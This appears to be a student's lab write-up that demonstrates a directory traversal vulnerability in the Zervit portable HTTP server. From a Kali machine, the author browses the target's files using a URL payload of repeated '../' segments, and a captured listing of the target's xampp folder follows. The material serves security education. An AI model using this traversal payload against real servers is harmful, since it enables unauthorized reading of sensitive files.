Yoni Shieber יוני שיבר

ID: *********

ZERVIT

Introduction:

Zervit is a simple lightweight attractive http portable server. This executable serves the files in its folder making file sharing easy in a network or internet. It supports directory listing and an easy configuration system.

Lets examine how we can exploit vulnerability in this server on order to get some sensitive information.

First we set the server on listening on port 3232:

Zervit service is on (on port 3232), and we can browse in directories.

The demonstration of exploit process:

Even Zervit apparently not let accessing to root directory, it is possible!
By typing root directory in URL not via UI website:

Here is configuration file:

and here it is from kali attacker machine:

Here after download:

note we can relay browse at target machine's files as we want!
Back and further. (just we need insert path in url, not click on it..)

File Virtual Machine Help

Applications Places 🌐 >_   Sun Dec 4, 11:21 AM   🔊 * 🖥 💬 root

Zervit – Dir Listing – Iceweasel

File Edit View History Bookmarks Tools Help

http://10....reter.php ✖ | Zervit - Dir Listing ✖ | file:///root/index.xml ✖ | file:///ro...index1.xml ✖ | ➕

10.100.102.62:3232/index.html?../../../../../../xampp/   ☆ ✔ ⟳ | G ✔ Google   🔍 ⬇ 🏠

📷 Most Visited ✔ 📰 Offensive Security 🔧 Kali Linux 🔧 Kali Docs 📕 Exploit-DB 📒 Aircrack-ng

📁 anonymous/	[DIR]	
📁 apache/	[DIR]	
🗐 apache_start.bat	106	
🗐 apache_stop.bat	104	
📁 cgi-bin/	[DIR]	
📁 FileZillaFTP/	[DIR]	
🗐 filezilla_start.bat	112	
🗐 filezilla_stop.bat	110	
📁 htdocs/	[DIR]	
📁 install/	[DIR]	